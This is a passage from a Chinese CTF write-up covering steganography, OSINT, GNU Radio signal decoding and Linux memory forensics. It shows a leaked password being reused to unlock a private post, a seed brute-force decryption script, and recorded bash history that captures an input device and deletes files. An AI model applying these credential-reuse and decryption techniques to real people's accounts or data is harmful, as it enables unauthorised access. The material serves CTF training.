            gen_3d(order-1, x + xi/2 + zi, y + xj/2 + zj, z + xk/2 + zk, yi/2, yj/2,
yk/2, -zi/2, -zj/2, -zk/2, -xi/2, -xj/2, -xk/2, array)

    n = pow(2, order)
    hilbert_curve = []
    gen_3d(order, 0, 0, 0, n, 0, 0, 0, n, 0, 0, 0, n, hilbert_curve)
```

```
    return np.array(hilbert_curve).astype('int')

def _hilbert_2d(order):
    def gen_2d(order, x, y, xi, xj, yi, yj, array):
        if order == 0:
            xx = x + (xi + yi)/2
            yy = y + (xj + yj)/2
            array.append((xx, yy))
        else:
            gen_2d(order-1, x, y, yi/2, yj/2, xi/2, xj/2, array)
            gen_2d(order-1, x + xi/2, y + xj/2, xi/2, xj/2, yi/2, yj/2, array)
            gen_2d(order-1, x + xi/2 + yi/2, y + xj/2 + yj/2, xi/2, xj/2, yi/2, yj/2,
array)
            gen_2d(order-1, x + xi/2 + yi, y + xj/2 + yj, -yi/2, -yj/2, -xi/2, -xj/2,
array)

    n = pow(2, order)
    hilbert_curve = []
    gen_2d(order, 0, 0, n, 0, 0, n, hilbert_curve)

    return np.array(hilbert_curve).astype('int')
# Generate 3D Hilbert curve for order 3
curve = _hilbert_3d(6)
curve_2 = _hilbert_2d(9)

p = np.array(Image.open('out_flag.png').convert('RGBA'))
line = []
for i in curve_2:
    line.append(p[i[0], i[1]])
line = np.array(line)
remake_3d = np.zeros((64,64,64,4), dtype=np.uint8)
for i in range(len(curve)):
    remake_3d[curve[i][0], curve[i][1], curve[i][2], :] = line[i]

for i in range(64):
    pic = Image.fromarray(remake_3d[:,:,i,:])
    pic.save('res/' + str(i) + '.png')
```

可以得到切片：



我们可以看到第31层存在一张完整图片，丢入stegsolve可以发现存在LSB隐写

最后放大后扫描即可得到flag


- **StegLab-PointAttack 1& 2**

http://www.snowywar.top/?p=4211

Misc

- **find me**

题目描述写了WearyMeadow通过Reddit发了一条帖子，也就是提示去Reddit搜索这个人，可以找到相关动态



base64解密得到附件地址 https://ufile.io/670unszp

暂时还不知道流量加密方式，无法解密

注意到这个人的社会链接里有一个博客，以及头像是github的风格，可以知道这两个点比较重要

先看博客，里面只有一篇加密的文章，暂时无法解密

再看github，可以发现他的博客其实就是github page以及他有两个自用的自动登录脚本

这两个自动登录脚本里面都泄露了他的账号密码，而且是相同的

```
usernameStr = 'WearyMeadow'
passwordStr = 'P@sSW0rD123$%^'
```

这里就是密码复用的安全隐患，直接拿这个密码去解密上锁的文章就能解开

就可以拿到里面通信服务的加密算法，以及开头的key的确定方法

```
def encrypt(message, key):
    seed  = random.randint(0, 11451)
    random.seed(seed)
    encrypted = b''
    for i in range(len(message)):
        encrypted += bytes([message[i] ^ random.randint(0, 255)])
    cipher = AES.new(key, AES.MODE_ECB)
    encrypted = cipher.encrypt(pad(encrypted))
    return encrypted
```

然后就可以去看流量包，找到success的那一条，即可找到key

```
mysecretkey
```

加密很简单，直接写脚本爆破seed就可以

```
import random
from Crypto.Cipher import AES
import string

table = string.printable
text = bytes.fromhex('xxx')

def pad(s):
    return s + b"\0" * (AES.block_size - len(s) % AES.block_size)

def is_printable(str_bytes):
    printable_count = 0
    total_count = len(str_bytes)

    for byte in str_bytes:
        if byte ⩾ 32 and byte ⩽ 126:
            printable_count += 1

    return printable_count / total_count ⩾ 0.8

def decrypt(ciphertext, key):
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted = cipher.decrypt(ciphertext)
    res = b''
    for i in range(11452):
        res = b''
```

```
        random.seed(i)
        for j in range(len(decrypted)):
            res += bytes([decrypted[j] ^ random.randint(0, 255)])
        if is_printable(res):
            print(res)

key = pad(b'mysecretkey')
decrypt(text, key)
```


直接提取里面每一条的数据然后爆破，即可拿到flag

```
WMCTF{OH_Y0u_f1nd_Me__(@_@)}
```

• Random

grc文件可以用gnuradio打开，安装好后直接gnuradio-companion就能启动

然后分析一下逻辑



其实逻辑很简单，读取flag.txt然后bpsk调制，再和random比大小再和random做乘法最后整体再做乘法

值得注意的是两个random，第一个random观察仔细的话可以发现他是先乘了一个-100再去比大小，所以说这一条可以直接忽略，出来的还是原来的信号

第二个random其实是固定了种子为1919810之后再去做乘法，所以说这个随机数并不是很随机

所以只要读取wav，然后整体乘以之前相乘的倒数，然后与固定种子为1919810，范围是114~514的random做除法，最后再解调即可

dec.grc：

```
options:
  parameters:
    author: zysgmzb
    catch_exceptions: 'True'
    category: '[GRC Hier Blocks]'
    cmake_opt: ''
    comment: ''
    copyright: ''
    description: ''
    gen_cmake: 'On'
    gen_linking: dynamic
    generate_options: qt_gui
    hier_block_src_path: '.:'
    id: dec
    max_nouts: '0'
    output_language: python
    placement: (0,0)
    qt_qss_theme: ''
    realtime_scheduling: ''
    run: 'True'
    run_command: '{python} -u {filename}'
    run_options: prompt
    sizing_mode: fixed
    thread_safe_setters: ''
    title: Not titled yet
    window_size: (1000,1000)
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [8, 8]
    rotation: 0
    state: enabled

blocks:
- name: arity
  id: variable
  parameters:
    comment: ''
    value: '2'
  states:
```

```
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [576, 88.0]
    rotation: 0
    state: enabled
- name: bpsk
  id: variable_constellation
  parameters:
    comment: ''
    const_points: '[-1-1j, -1+1j, 1+1j, 1-1j]'
    dims: '1'
    normalization: digital.constellation.AMPLITUDE_NORMALIZATION
    precision: '8'
    rot_sym: '4'
    soft_dec_lut: None
    sym_map: '[0, 1, 3, 2]'
    type: bpsk
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [24, 120.0]
    rotation: 0
    state: true
- name: excess_bw
  id: variable
  parameters:
    comment: ''
    value: '0.35'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [336, 88.0]
    rotation: 0
    state: enabled
- name: freq_offset
  id: variable
  parameters:
    comment: ''
    value: '0.001'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [264, 152.0]
```

```
    rotation: 0
    state: true
- name: nfilts
  id: variable
  parameters:
    comment: ''
    value: '32'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [504, 88.0]
    rotation: 0
    state: enabled
- name: noise_volt
  id: variable
  parameters:
    comment: ''
    value: '0.01'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [176, 152.0]
    rotation: 0
    state: true
- name: phase_bw
  id: variable
  parameters:
    comment: ''
    value: '0.0628'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [576, 152.0]
    rotation: 0
    state: true
- name: rrc_taps
  id: variable
  parameters:
    comment: ''
    value: firdes.root_raised_cosine(nfilts, nfilts, 1.0/float(sps), 0.35, 45*nfilts)
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
```

```
    coordinate: [648, 88.0]
    rotation: 0
    state: enabled
- name: samp_rate
  id: variable
  parameters:
    comment: ''
    value: '32000'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [184, 12]
    rotation: 0
    state: enabled
- name: samp_rate_0
  id: variable
  parameters:
    comment: ''
    value: '32000'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [176, 88.0]
    rotation: 0
    state: enabled
- name: sps
  id: variable
  parameters:
    comment: ''
    value: '4'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [264, 88.0]
    rotation: 0
    state: enabled
- name: taps
  id: variable
  parameters:
    comment: ''
    value: '[1.0 + 0.0j, ]'
  states:
    bus_sink: false
    bus_source: false
```

```
    bus_structure: null
    coordinate: [432, 88.0]
    rotation: 0
    state: enabled
- name: time_offset
  id: variable
  parameters:
    comment: ''
    value: '1.0'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [360, 152.0]
    rotation: 0
    state: true
- name: timing_loop_bw
  id: variable
  parameters:
    comment: ''
    value: '0.0628'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [456, 152.0]
    rotation: 0
    state: true
- name: analog_random_uniform_source_x_1
  id: analog_random_uniform_source_x
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    maximum: '514'
    maxoutbuf: '0'
    minimum: '114'
    minoutbuf: '0'
    seed: '1919810'
    type: int
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [64, 476.0]
    rotation: 0
    state: true
```


```
- name: blocks_delay_0
  id: blocks_delay
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    delay: '3'
    maxoutbuf: '0'
    minoutbuf: '0'
    num_ports: '1'
    type: byte
    vlen: '1'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [792, 480.0]
    rotation: 0
    state: enabled
- name: blocks_divide_xx_0
  id: blocks_divide_xx
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    maxoutbuf: '0'
    minoutbuf: '0'
    num_inputs: '2'
    type: float
    vlen: '1'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [440, 332.0]
    rotation: 0
    state: true
- name: blocks_file_sink_0
  id: blocks_file_sink
  parameters:
    affinity: ''
    alias: ''
    append: 'False'
    comment: ''
    file: /mnt/c/Users/16334/Desktop/flag.out
    type: byte
    unbuffered: 'False'
```

```
    vlen: '1'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [928, 492.0]
    rotation: 0
    state: enabled
- name: blocks_float_to_complex_0
  id: blocks_float_to_complex
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    maxoutbuf: '0'
    minoutbuf: '0'
    vlen: '1'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [528, 248.0]
    rotation: 0
    state: enabled
- name: blocks_int_to_float_2
  id: blocks_int_to_float
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    maxoutbuf: '0'
    minoutbuf: '0'
    scale: '1'
    vlen: '1'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [264, 396.0]
    rotation: 0
    state: true
- name: blocks_multiply_const_vxx_0
  id: blocks_multiply_const_vxx
  parameters:
    affinity: ''
    alias: ''
    comment: ''
```

```
    const: '1000'
    maxoutbuf: '0'
    minoutbuf: '0'
    type: float
    vlen: '1'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [272, 252.0]
    rotation: 0
    state: true
- name: blocks_wavfile_source_0
  id: blocks_wavfile_source
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    file: /mnt/c/Users/16334/Desktop/flag.wav
    maxoutbuf: '0'
    minoutbuf: '0'
    nchan: '1'
    repeat: 'False'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [40, 308.0]
    rotation: 0
    state: true
- name: digital_constellation_decoder_cb_0
  id: digital_constellation_decoder_cb
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    constellation: bpsk
    maxoutbuf: '0'
    minoutbuf: '0'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [904, 356.0]
    rotation: 0
    state: enabled
- name: digital_costas_loop_cc_0
```

```
  id: digital_costas_loop_cc
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    maxoutbuf: '0'
    minoutbuf: '0'
    order: arity
    use_snr: 'False'
    w: phase_bw
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [992, 152.0]
    rotation: 0
    state: enabled
- name: digital_diff_decoder_bb_0
  id: digital_diff_decoder_bb
  parameters:
    affinity: ''
    alias: ''
    coding: digital.DIFF_DIFFERENTIAL
    comment: ''
    maxoutbuf: '0'
    minoutbuf: '0'
    modulus: '2'
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [600, 420.0]
    rotation: 0
    state: enabled
- name: digital_pfb_clock_sync_xxx_0
  id: digital_pfb_clock_sync_xxx
  parameters:
    affinity: ''
    alias: ''
    comment: ''
    filter_size: nfilts
    init_phase: nfilts/2
    loop_bw: timing_loop_bw
    max_dev: '1.5'
    maxoutbuf: '0'
    minoutbuf: '0'
    osps: '1'
```

```
    sps: sps
    taps: rrc_taps
    type: ccf
  states:
    bus_sink: false
    bus_source: false
    bus_structure: null
    coordinate: [688, 180.0]
    rotation: 0
    state: enabled

connections:
- [analog_random_uniform_source_x_1, '0', blocks_int_to_float_2, '0']
- [blocks_delay_0, '0', blocks_file_sink_0, '0']
- [blocks_divide_xx_0, '0', blocks_float_to_complex_0, '0']
- [blocks_float_to_complex_0, '0', digital_pfb_clock_sync_xxx_0, '0']
- [blocks_int_to_float_2, '0', blocks_divide_xx_0, '1']
- [blocks_multiply_const_vxx_0, '0', blocks_divide_xx_0, '0']
- [blocks_wavfile_source_0, '0', blocks_multiply_const_vxx_0, '0']
- [digital_constellation_decoder_cb_0, '0', digital_diff_decoder_bb_0, '0']
- [digital_costas_loop_cc_0, '0', digital_constellation_decoder_cb_0, '0']
- [digital_diff_decoder_bb_0, '0', blocks_delay_0, '0']
- [digital_pfb_clock_sync_xxx_0, '0', digital_costas_loop_cc_0, '0']

metadata:
  file_format: 1
  grc_version: 3.10.5.1
```




其他的参数如果去搜索bpsk在gnuradio里的实现的话，其实就可以发现是官方示例所用的参数

https://wiki.gnuradio.org/index.php/Simulation_example:_BPSK_Demodulation

解调也只要按照官方做法来就好了

最后得到的文件进行二进制解码后就能拿到一堆有个别错误的flag



观察可以发现flag为32位

这里只要对flag的每一位进行分析看看哪个字符是出现频率最高的就可以了

最终得到flag

```
WMCTF{S1gnal_1s_Fun_5AC7DC76CB9}
```

• Truncate

发现是linux的内存镜像，这里使用volatility2，先做profile


参考 https://heisenberk.github.io/Profile-Memory-Dump/

systemmap找不到的话去 https://debian.sipwise.com/debian-security/pool/main/l/linux/ 上面下载对应版本的

profile制作完成后便可开始取证

先看命令行记录

```
python2 vol.py -f ../mem --profile=Linuxdebian11-5_10_0-21×64 linux_bash
```



```
$ python2 vol.py -f ../mem --profile=Linuxdebian11-5_10_0-21×64 linux_bash
Volatility Foundation Volatility Framework 2.6.1
WARNING : volatility.debug    : Overlay structure cpuinfo_x86 not present in vtypes
WARNING : volatility.debug    : Overlay structure cpuinfo_x86 not present in vtypes
Pid      Name                 Command Time                   Command
-------- -------------------- ------------------------------ -------
    1126 bash                 2023-08-19 08:47:12 UTC+0000   reboot
    1126 bash                 2023-08-19 08:47:16 UTC+0000   history
    1126 bash                 2023-08-19 08:47:18 UTC+0000   whoami
    1126 bash                 2023-08-19 08:47:20 UTC+0000   if
    1126 bash                 2023-08-19 08:47:22 UTC+0000   id
    1126 bash                 2023-08-19 08:47:29 UTC+0000   remmina -n
    1126 bash                 2023-08-19 08:49:12 UTC+0000   cat /dev/input/event2 | hexdump > a.tx
    1126 bash                 2023-08-19 08:49:52 UTC+0000   remmina
    1126 bash                 2023-08-19 08:51:55 UTC+0000   cat *.png | base64 > b.txt
    1126 bash                 2023-08-19 08:52:05 UTC+0000   rm -rf *.png
    1126 bash                 2023-08-19 08:52:28 UTC+0000   ./avml mem
```

可以发现整体的行为是打开remmina并新建了一个配置文件，然后读取了event2的数据，再把图片的base64数据存储在了b.txt

于是可以先恢复文件系统，方便直接查看文件

```
python2 vol.py -f ../mem --profile=Linuxdebian11-5_10_0-21×64 linux_recover_filesystem -
D ./filesystem
```

恢复后可以发现要看的文件都在root的桌面上

先看a.txt，由于里面存储的是event2的数据，了解原理后直接写脚本就可以把鼠标轨迹画出来

大概就是每次读24字节，前16个都是时间，往后两个是type，再往后两个是code，然后后面的就是value

这里要注意大小端

```
import struct
import matplotlib.pyplot as plt
f=open('a.txt').readlines()
ff = ''
for i in f:
    ff += i.replace(' ','')[7:]
ff = bytes.fromhex(ff)

key_x = []
key_y = []

while 1:
    if len(ff) < 24:
        break
    data = ff[:24]
    ff = ff[24:]
    type = int.from_bytes(data[16:18], byteorder='big')
```

```
    code = int.from_bytes(data[18:20], byteorder='big')
    value = int.from_bytes(data[20:22], byteorder='big')
    if(type == 1):
        minlen = min(len(key_x), len(key_y))
        key_x = key_x[:minlen]
        key_y = key_y[:minlen]
        fig, ax = plt.subplots()
        ax.plot(key_x, key_y)
        ax.set_aspect('equal')
        plt.show()
        key_x = []
        key_y = []
    elif(type == 3 and code == 0 ):
        key_x.append(value)
    elif(type == 3 and code == 1 ):
        key_y.append(value * -1)
```

运行脚本就可以得到鼠标轨迹，每两个字符之间会有个不重要的轨迹（可能画的有点不太好

由此得到flag1

```
flag1: WM{ca7_eve2_
```

然后就可以看一下那张图片，解密base64之后发现有两个结尾块，看到这个结构就很容易想到这里是之前爆出的截图修复漏洞 --> https://www.da.vidbuchanan.co.uk/blog/exploiting-acropalypse.html

但是要修复的话还需要原图的分辨率，这时候就需要去查看之前新建的remmina配置文件，位置在/root/.local/share/remmina

打开配置文件可以发现设置的rdp时的屏幕分辨率为1152x864

于是使用这个分辨率恢复flag.png，由于这里的截图是32位深度，所以要对原作者给出的脚本进行一部分的修改，完整脚本如下

```
```

